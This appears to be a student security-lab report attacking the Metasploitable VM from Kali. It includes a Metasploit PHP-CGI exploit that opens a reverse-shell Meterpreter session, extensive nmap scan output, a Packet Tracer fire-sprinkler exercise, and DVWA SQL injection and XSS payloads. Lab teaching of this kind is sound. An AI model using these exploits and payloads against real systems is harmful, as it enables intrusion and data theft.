Name          Current Setting  Required  Description
----          -----          -----  -----
LHOST          172.16.217.128  yes       The listen address (an interface may be specified)
LPORT          4444           yes       The listen port

Exploit target:
Id  Name
--  --
#  Automatic

View the full module info with the info, or info -d command.
```

```

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
[-] Unknown command: getuid
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
=====
Mode      Size  Type  Last modified      Name
---      ---   ---   ---           ---
041777/rwxrwxrwx 4096  dir  2012-05-20 15:30:29 -0400  dav
040755/rwrxr-xr-x 4096  dtr  2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891   fil  2012-05-20 15:31:37 -0400  index.php
040755/rwrxr-xr-x 4096  dir  2012-05-14 01:43:54 -0400  mutillidae
040755/rwrxr-xr-x 4096  dir  2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19    fil  2010-04-16 02:12:44 -0400  phpinfo.php
040755/rwrxr-xr-x 4096  dir  2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x  20480  dir  2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x  20480  dir  2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwrxr-xr-x 4096  dir  2010-04-16 15:27:58 -0400  twtkl

```

## 5. Perform Network scanning using following nmap commands:

### a) nmap -p

The first command inspects the chosen host.

```
└─(root㉿kali)-[~/home/kali]
# nmap -p 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.00040s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds

└─(root㉿kali)-[~/home/kali]
# nmap -p 21,22 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds

└─(root㉿kali)-[~/home/kali]
# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.696 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.682 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.886 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.765 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.707 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.992 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.890 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.679 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.829 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.698 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.697 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.685 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.659 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.701 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.791 ms
64 bytes from 192.168.56.101: icmp_seq=16 ttl=64 time=0.746 ms
64 bytes from 192.168.56.101: icmp_seq=17 ttl=64 time=0.677 ms
64 bytes from 192.168.56.101: icmp_seq=18 ttl=64 time=0.770 ms
^C
— 192.168.56.101 ping statistics —
18 packets transmitted, 18 received, 0% packet loss, time 17498ms
rtt min/avg/max/mdev = 0.659/0.752/0.992/0.089 ms

└─(root㉿kali)-[~/home/kali]
```

## b) nmap -sV

This command checks for port versions.

```
[root@kali]# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:02 EST
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogin
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:0:05 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.28 seconds
```

## c) nmap -sT

This command scans the TCP port.

```
[root@kali]~[/home/kali]
# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:48 EST
Nmap scan report for 192.168.56.101
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds

[root@kali]~[/home/kali]
# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:48 EST

[...]
[root@kali]~[/home/kali]
# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:52 EST
Stats: 0:01:52 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 9.99% done; ETC: 01:09 (0:14:25 remaining)
Stats: 0:01:56 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 10.40% done; ETC: 01:09 (0:14:22 remaining)
```

#### d) nmap -O

To scan the entire system and all ports, use this method.

```
[root@kali]~[/home/kali]
# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 01:57 EST
Nmap scan report for 192.168.56.101
Host is up (0.00060s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.56 seconds
```

## e) nmap -A

The system and its ports are scanned using this.

```
[root@kali]-[/home/kali]
└─# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:09 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 05:10 (0:00:02 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
| FTP server status:
|   Connected to 192.168.56.102
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfelc05f6a74d69024fac4d56cc0 (DSA)
|   2048 5656240f211dde72bae61b1243de8f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2 DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2 DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```
| rpcinfo:
| program version  port/proto  service
| 100000  2          111/tcp    rpcbind
| 100000  2          111/udp   rpcbind
| 100003  2,3,4     2049/tcp   nfs
| 100003  2,3,4     2049/udp  nfs
| 100005  1,2,3     37697/tcp  mountd
| 100005  1,2,3     60081/udp  mountd
| 100021  1,3,4     40649/tcp  nlockmgr
| 100021  1,3,4     51365/udp  nlockmgr
| 100024  1          46114/tcp  status
| 100024  1          59212/udp  status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogin
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi  GNU Classpath gmriregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs        2-4 (RPC #100003)
2121/tcp  open  ftp        ProFTPD 1.3.1
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 9
| Capabilities Flags: 43564
| Some Capabilities: Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth
| Status: Autocommit
| Salt: NJ1TFBVK7oLJUGEdHxG8
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
5900/tcp  open  vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
6000/tcp  open  X11        (access denied)
6667/tcp  open  irc        UnrealIRCd
8009/tcp  open  ajp13     Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon:
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

```
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h14m59s, deviation: 2h30m01s, median: -1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2023-03-02T05:10:03-05:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE
HOP RTT      ADDRESS
1  0.67 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.11 seconds
```

## f) nmap –Pt

Using this, you may telnet-scan the system.

```
(root㉿kali)-[~/home/kali]
└─# nmap -PT 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:21 EST
setup_target: failed to determine route to 21 (0.0.0.21)
Nmap scan report for 192.168.56.101
Host is up (0.000093s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)



Nmap done: 1 IP address (1 host up) scanned in 16.99 seconds
```

## 6. Networking project on Fire extinguisher using cisco packet tracer.

For this project, the Cisco Packet Tracer is employed. This is how we imitate network devices. This project is used to put out the fire and switch on the filter when smoke is detected.

To carry this off, we need a server, a water sprinkler, a smoke detector, and three smoke-emitting autos. After dragging and dropping each of these parts into the working area, we must rename the server to registration server and the water sprinkler to sprinkler. The networks must all be static, which can be confirmed by looking at the configuration settings for each component. Next, the ipv4 addresses of the

server, sprinkler, and smoke detector must be provided. The individual IPv4 addresses of these components are 1.0.0.1, 1.0.0.2, and 1.0.0.3. The user must then be found in the server's desktop settings, and an account must be created using admin as the username and password. Next, on each device, select the remote desktop option to connect the smoke detector and fire extinguisher. Then, two conditions—smoke on and smoke off—must be presented to the server by specifying the boundaries.




## Group2:

### 1. Perform exploiting DVWA


#### a) Perform SQL injection on DVWA

Step 1: Launch the metasploitable and kali linux operating systems in the virtual computer.


Find the IP address of the system that can be exploited, then enter it in Firefox.



Step 2: Click the link, then enter the password password and the username admin.



Step 3: Modify the security setting on the DWDA security tab from high to low. Enter the user ID as 1"or"1=" in SQL injection after that. submission with one click. Your username will now be provided.



The screenshot shows two views of the DVWA SQL Injection page. The top view is from a browser window, and the bottom view is a direct copy of the same page content.

**Top View (Browser Screenshot):**


- The URL is 192.168.56.101/dvwa/vulnerabilities/sql/
- The DVWA logo is at the top.
- The title is "Vulnerability: SQL Injection".
- The sidebar menu includes "Home", "Instructions", "Setup", "Brute Force", "Command Execution", "CSRF", "File Inclusion", "SQL Injection" (which is highlighted in green), "SQL Injection (Blind)", "Upload", "XSS reflected", "XSS stored", "DVWA Security", "PHP Info", and "About".
- The main form has a "User ID:" input field containing "1' or '1='1" and a "Submit" button.
- A "More info" section links to three external pages: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/techtips/sql-injection.html>.

**Bottom View (Direct Page Content):**

- The title is "Vulnerability: SQL Injection".
- The sidebar menu includes "Actions", "Brute Force", "Command Execution", "File Inclusion", "Injection", "Injection (Blind)", "Upload", "XSS reflected", and "XSS stored".
- The main form has a "User ID:" input field containing "1' or '1='1" and a "Submit" button.
- The output below the form shows the results of the exploit:
  - ID: 1' or '1='1
  - First name: admin
  - Surname: admin
- A "More info" section links to three external pages: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/techtips/sql-injection.html>.

## b) Perform Cross-site scripting on DVWA

Step 1: Launch the kali linux and metasploitable operating systems in the virtual computer. Find the metasploitable machine's IP address, then type it into Firefox.



Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with `msfadmin/msfadmin` to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Step 2: Access the DVWA link and enter admin as the username and password.



**Username**

**Password**

**Login**

Step 3: Go to the DWDA security page and switch the security level from high to low.

The DVWA Security interface features a navigation menu on the left with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area displays the DVWA logo and the title "DVWA Security" with a lock icon. Below it is the heading "Script Security". A message states "Security Level is currently low." with a note that security level can be set to low, medium, or high. It also mentions that the security level changes the vulnerability level of DVWA. A dropdown menu shows "low" selected, and a "Submit" button is present. A horizontal line separates this from the "PHPIDS" section. The "PHPIDS" section contains a link to "PHPIDS v.0.6 (PHP-Intrusion Detection System)" and a note that you can enable PHPIDS across the site for the duration of your session. A small note at the bottom says "PHPIDS is currently disabled. [Enable PHPIDS]".

Step 4: Then, go to xss reflected and add the script alert("hacked") in the user name area before clicking the submit button. You will receive a prompt with an alert message inside of it.

The DVWA Vulnerability: Reflected Cross Site Scripting (XSS) interface shows the DVWA logo and the title "Vulnerability: Reflected Cross Site Scripting (XSS)". The navigation menu on the left has "XSS reflected" highlighted in green. The main content area contains a form asking "What's your name?" with a text input field containing "192.168.56.101" and a button labeled "OK". To the left of the input field, the text "Hello" is displayed in red, indicating the reflected XSS payload. A blue "OK" button is located to the right of the input field.

Step 5: Next, open the option XSS stored and insert any text in the name box. Then, enter the following code in the message field: prompt("enter credentials"). There will be a prompt requesting you to enter the information.

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.

